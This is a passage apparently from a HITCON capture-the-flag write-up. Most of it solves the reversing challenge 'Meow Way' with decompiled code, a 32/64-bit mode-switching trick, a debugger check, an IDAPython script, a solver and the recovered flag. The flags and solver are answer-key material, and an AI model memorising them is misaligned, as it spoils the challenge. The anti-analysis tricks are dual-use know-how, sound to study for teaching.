  \\\:;:;:;:;:;:;:;:;:;:;\
   \\\:;:;:;:;:;:;:;:;:;:;:\
    \\\:;:;:;:;:;:;:;:;:;:;:\
     \\\:;:;:;:;:;:;:;:;:;:;:\
      \\\;;:;:_:--:_:_:--:_;:;\
       \\\_.-"             "-._\
        \\
         \\
          \\
           \\
            \\
             \\
```

rickroll.jpg:

cry_always_gonna_say_goodbye}

Flag: `hitcon{always_gonna_make_you_cry_always_gonna_say_goodbye}`

Meow Way

Function main:

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    const char *v4; // [esp+14h] [ebp-10h]
4    _DWORD v5[2]; // [esp+18h] [ebp-Ch] BYREF
5
6    v5[0] = -1;
7    v5[1] = -1;
8    if ( argc < 2 )
9    {
10     printf("Usage: %s <flag>\n", *argv);
11     exit(1);
12   }
13   if ( strlen(argv[1]) != 0x30 )
14   {
15     printf("Wrong length\n");
16     exit(1);
17   }
18   v4 = argv[1];
19   dword_40544C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xC4, 0, v5, (int)v5 >> 31
   );
20   ++v4;
21   dword_4053A8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x16, 0, v5, (int)v5 >> 31
   );
22   ++v4;
23   dword_4053B4(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x8E, 0, v5, (int)v5 >> 31
   );
24   ++v4;
25   dword_4053F0(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x77, 0, v5, (int)v5 >> 31
   );
26   ++v4;
27   dword_405448(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 5, 0, v5, (int)v5 >> 31);
28   ++v4;
29   dword_4053FC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xB9, 0, v5, (int)v5 >> 31
   );
30   ++v4;
```

```
31   dword_405400(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xD, 0, v5, (int)v5 >> 31
   );
32   ++v4;
33   dword_405410(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x6B, 0, v5, (int)v5 >> 31
   );
34   ++v4;
35   dword_4053F8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x24, 0, v5, (int)v5 >> 31
   );
36   ++v4;
37   dword_405430(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x55, 0, v5, (int)v5 >> 31
   );
38   ++v4;
39   dword_4053D0(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x12, 0, v5, (int)v5 >> 31
   );
40   ++v4;
41   dword_405434(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x35, 0, v5, (int)v5 >> 31
   );
42   ++v4;
43   dword_40545C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x76, 0, v5, (int)v5 >> 31
   );
44   ++v4;
45   dword_405454(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xE7, 0, v5, (int)v5 >> 31
   );
46   ++v4;
47   dword_4053C0(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xFB, 0, v5, (int)v5 >> 31
   );
48   ++v4;
49   dword_4053E4(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xA0, 0, v5, (int)v5 >> 31
   );
50   ++v4;
51   dword_4053C4(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xDA, 0, v5, (int)v5 >> 31
   );
52   ++v4;
53   dword_405440(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x34, 0, v5, (int)v5 >> 31
   );
54   ++v4;
55   dword_4053BC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x84, 0, v5, (int)v5 >> 31
   );
56   ++v4;
57   dword_4053AC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xB4, 0, v5, (int)v5 >> 31
   );
58   ++v4;
59   dword_405408(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xC8, 0, v5, (int)v5 >> 31
   );
60   ++v4;
61   dword_4053D8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x9B, 0, v5, (int)v5 >> 31
   );
```

```
62    ++v4;
63    dword_4053B8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xEF, 0, v5, (int)v5 >> 31
    );
64    ++v4;
65    dword_4053C8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xB4, 0, v5, (int)v5 >> 31
    );
66    ++v4;
67    dword_4053E0(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xB9, 0, v5, (int)v5 >> 31
    );
68    ++v4;
69    dword_405418(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xA, 0, v5, (int)v5 >> 31
    );
70    ++v4;
71    dword_4053EC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x57, 0, v5, (int)v5 >> 31
    );
72    ++v4;
73    dword_405414(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x5C, 0, v5, (int)v5 >> 31
    );
74    ++v4;
75    dword_405450(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xFE, 0, v5, (int)v5 >> 31
    );
76    ++v4;
77    dword_4053E8(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xC5, 0, v5, (int)v5 >> 31
    );
78    ++v4;
79    dword_4053D4(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x6A, 0, v5, (int)v5 >> 31
    );
80    ++v4;
81    dword_40541C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x73, 0, v5, (int)v5 >> 31
    );
82    ++v4;
83    dword_40542C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x49, 0, v5, (int)v5 >> 31
    );
84    ++v4;
85    dword_405444(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xBD, 0, v5, (int)v5 >> 31
    );
86    ++v4;
87    dword_405458(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x11, 0, v5, (int)v5 >> 31
    );
88    ++v4;
89    dword_405420(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xD6, 0, v5, (int)v5 >> 31
    );
90    ++v4;
91    dword_4053B0(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x8F, 0, v5, (int)v5 >> 31
    );
92    ++v4;
```

```
  dword_4053DC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x6B, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_405464(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xA, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_4053CC(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x97, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_405424(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xAB, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_40543C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x4E, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_405404(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xED, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_405428(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xFE, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_405460(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x97, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_40540C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xF9, 0, v5, (int)v5 >> 31
);
  ++v4;
  dword_4053F4(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0x98, 0, v5, (int)v5 >> 31
);
  dword_405438(v4 + 1, (int)(v4 + 1) >> 31, v4 + 1, (int)(v4 + 1) >> 31, 0x65,
0, v5, (int)v5 >> 31);
  if ( memcmp(byte_405018, argv[1], 0x30u) )
  {
    printf("Wrong\n");
    exit(-1);
  }
  printf("I know you know the flag!\n");
  return 0;
}
```

Function pointers like dword_40544C are initialized before main:

```
.rdata:004030CC ; const _PVFV dword_4030CC
.rdata:004030CC dword_4030CC    dd 0                    ; DATA XRE
.rdata:004030D0                 dd offset sub_401D0E
.rdata:004030D4                 dd offset sub_401000
.rdata:004030D8                 dd offset sub_401010
.rdata:004030DC                 dd offset sub_401020
.rdata:004030E0                 dd offset sub_401030
.rdata:004030E4                 dd offset sub_401040
.rdata:004030E8                 dd offset sub_401050
.rdata:004030EC                 dd offset sub_401060
.rdata:004030F0                 dd offset sub_401070
.rdata:004030F4                 dd offset sub_401080
.rdata:004030F8                 dd offset sub_401090
.rdata:004030FC                 dd offset sub_4010A0
.rdata:00403100                 dd offset sub_4010B0
.rdata:00403104                 dd offset sub_4010C0
.rdata:00403108                 dd offset sub_4010D0
.rdata:0040310C                 dd offset sub_4010E0
.rdata:00403110                 dd offset sub_4010F0
.rdata:00403114                 dd offset sub_401100
.rdata:00403118                 dd offset sub_401110
.rdata:0040311C                 dd offset sub_401120
.rdata:00403120                 dd offset sub_401130
.rdata:00403124                 dd offset sub_401140
.rdata:00403128                 dd offset sub_401150
.rdata:0040312C                 dd offset sub_401160
.rdata:00403130                 dd offset sub_401170
.rdata:00403134                 dd offset sub_401180
.rdata:00403138                 dd offset sub_401190
.rdata:0040313C                 dd offset sub_4011A0
```

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Structures

```
1 void sub_401000()
2 {
3   dword_40544C = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_4031C0;
4 }
```

Disassemly:

```
.rdata:004031C0 sub_4031C0      proc far                ; DATA XREF
.rdata:004031C0
.rdata:004031C0 var_8           = dword ptr -8
.rdata:004031C0
.rdata:004031C0                 push    33h ; '3'
.rdata:004031C2                 call    $+5
.rdata:004031C7                 add     dword ptr [esp], 5
.rdata:004031CB                 retf
.rdata:004031CB sub_4031C0      endp ; sp-analysis failed
.rdata:004031CB
```

These 4 lines would switch from 32-bit mode to 64-bit mode, and continue execution on the next line, disassembly in 64-bit:

```
seg000:00000000004031CC ; ---------------------------------------------------------------------------
seg000:00000000004031CC                 xor     rax, rax
seg000:00000000004031CF                 mov     rax, gs:[rax+60h]
seg000:00000000004031D4                 movzx   rax, byte ptr [rax+2]
seg000:00000000004031D9                 mov     ecx, [esp+1Ch]  ; arg7
seg000:00000000004031DE                 mov     [ecx], eax
seg000:00000000004031E1                 test    eax, eax
seg000:00000000004031E3                 jnz     short loc_4031FD
seg000:00000000004031E5                 mov     edi, [esp+4]    ; arg1
seg000:00000000004031EA                 mov     esi, [esp+0Ch]  ; arg3
seg000:00000000004031EF                 mov     ecx, [esp+14h]  ; arg5
seg000:00000000004031F4                 add     cl, [esi]
seg000:00000000004031F7                 xor     cl, 0BAh
seg000:00000000004031FA                 mov     [edi], cl
seg000:00000000004031FD
seg000:00000000004031FD loc_4031FD:                             ; CODE XREF: seg000:00000000004031E3↑j
seg000:00000000004031FD                 call    $+5
seg000:0000000000403202                 mov     dword ptr [rsp+4], 23h ; '#'
seg000:000000000040320A                 add     dword ptr [rsp], 0Dh
seg000:000000000040320E                 retf
seg000:000000000040320F ; ---------------------------------------------------------------------------
seg000:000000000040320F                 retn
seg000:000000000040320F ; ---------------------------------------------------------------------------
```

`jnz` checks debugger. Scanning arguments, `dword_40544C(v4, (int)v4 >> 31, v4, (int)v4 >> 31, 0xC4, 0, v5, (int)v5 >> 31);`, arg7 is v5, unrelated to input; arg1 and arg3 are v4, our input; arg5 is 0xC4, a constant value. So this function adds input[0] with arg5, and xors the result with 0xba, and then stores the result to input[0]. The final 5 lines switch back to 32-bit, and return to its caller.

There are 48 functions like this, and all of them follow the same pattern. So we can write a script to extract all these values.

```python
import idc

start = 0x4031c0
end = 0x40427C

data = idc.get_bytes(start, end - start)
header32 = bytes.fromhex('6A33E80000000083042405CB')
header64_add = b'g\x8b|$\x04g\x8bt$\x0cg\x8bL$\x14g\x02\x0e\x80\xf1'
header64_sub = b'g\x8b|$\x04g\x8bt$\x0cg\x8bL$\x14g\x2a\x0e\x80\xf1'
tail = b'g\x88\x0f\xe8\x00\x00\x00\x00\xc7D$\x04#\x00\x00\x00\x83\x04$\r\xcb\xc3'
assert data.count(header32) == 48
assert data.count(header64_add) + data.count(header64_sub) == 48
vals = []
for i in range(48):
    data = data[data.index(header32) + len(header32): ]
    if header64_add in data:
        if header64_sub in data:
            if data.index(header64_add) > data.index(header64_sub):
                header64 = header64_sub
            else:
                header64 = header64_add
        else:
```

```
            header64 = header64_add
    else:
        header64 = header64_sub
    data = data[data.index(header64) + len(header64): ]
    vals.append(data[0])
    if header64 == header64_sub:
        vals[-1] *= -1
    data = data[1: ]
    assert data.startswith(tail)
    data = data[len(tail): ]

for i in vals:
    print(hex(i))
```

Once done, we can solve the flag.

```
#!/usr/bin/env python3

def check(s):
        t = bytearray(s)
        args = [
                0xc4, 0x16, 0x8e, 0x77, 0x05, 0xb9, 0x0d, 0x6b,
                0x24, 0x55, 0x12, 0x35, 0x76, 0xe7, 0xfb, 0xa0,
                0xda, 0x34, 0x84, 0xb4, 0xc8, 0x9b, 0xef, 0xb4,
                0xb9, 0x0a, 0x57, 0x5c, 0xfe, 0xc5, 0x6a, 0x73,
                0x49, 0xbd, 0x11, 0xd6, 0x8f, 0x6b, 0x0a, 0x97,
                0xab, 0x4e, 0xed, 0xfe, 0x97, 0xf9, 0x98, 0x65
        ]

        vals = [
                0xba, 0x2f, 0xcd, 0xf6, 0x9f, -0xd0, 0x22, -0xf7,
                0xd0, 0x1f, -0xa8, -0x3d, 0xc7, 0xa5, -0x47, 0x68,
                0xd7, -0x4a, 0x96, -0x91, 0x2e, 0x19, 0xc5, 0xe3,
                0x88, -0xbd, 0x4e, 0x93, -0x13, -0xf1, 0xcc, 0x47,
                0xab, 0xc9, -0x48, -0x2b, 0x9, -0x50, 0x4f, -0xe9,
                -0xc0, 0x5e, -0xef, -0x8b, -0x85, -0xcb, 0x55, -0x70
        ]
        for i in range(48):
                if vals[i] >= 0:
                        t[i] = ((args[i] + t[i]) & 0xff) ^ vals[i]
                else:
                        t[i] = ((args[i] - t[i]) & 0xff) ^ (-vals[i])
        print(t.hex())
        return t == bytearray.fromhex('9650CF2CEB9BAAFB53AB73DD6C9EDBBCEEAB23D6
16FDF1F0B975C328A2747DE327D5955CF57675C98CFB420EBD51A298')
```

```
29
30 def solve():
31         data = bytearray.fromhex('9650CF2CEB9BAAFB53AB73DD6C9EDBBCEEAB23D616FDF
   1F0B975C328A2747DE327D5955CF57675C98CFB420EBD51A298')
32         args = [
33                 0xc4, 0x16, 0x8e, 0x77, 0x05, 0xb9, 0x0d, 0x6b,
34                 0x24, 0x55, 0x12, 0x35, 0x76, 0xe7, 0xfb, 0xa0,
35                 0xda, 0x34, 0x84, 0xb4, 0xc8, 0x9b, 0xef, 0xb4,
36                 0xb9, 0x0a, 0x57, 0x5c, 0xfe, 0xc5, 0x6a, 0x73,
37                 0x49, 0xbd, 0x11, 0xd6, 0x8f, 0x6b, 0x0a, 0x97,
38                 0xab, 0x4e, 0xed, 0xfe, 0x97, 0xf9, 0x98, 0x65
39         ]
40
41         vals = [
42                 0xba, 0x2f, 0xcd, 0xf6, 0x9f, -0xd0, 0x22, -0xf7,
43                 0xd0, 0x1f, -0xa8, -0x3d, 0xc7, 0xa5, -0x47, 0x68,
44                 0xd7, -0x4a, 0x96, -0x91, 0x2e, 0x19, 0xc5, 0xe3,
45                 0x88, -0xbd, 0x4e, 0x93, -0x13, -0xf1, 0xcc, 0x47,
46                 0xab, 0xc9, -0x48, -0x2b, 0x9, -0x50, 0x4f, -0xe9,
47                 -0xc0, 0x5e, -0xef, -0x8b, -0x85, -0xcb, 0x55, -0x70
48         ]
49
50         for i in range(48):
51                 if vals[i] >= 0:
52                         data[i] = (data[i] ^ vals[i]) - args[i] & 0xff
53                 else:
54                         data[i] = args[i] - (data[i] ^ (-vals[i])) & 0xff
55         return bytes(data)
56
57 x = solve()
58 print(x)
59
60 # hitcon{___7U5T_4_S1mpIE_xB6_M@G1C_4_mE0w_W@y___}
```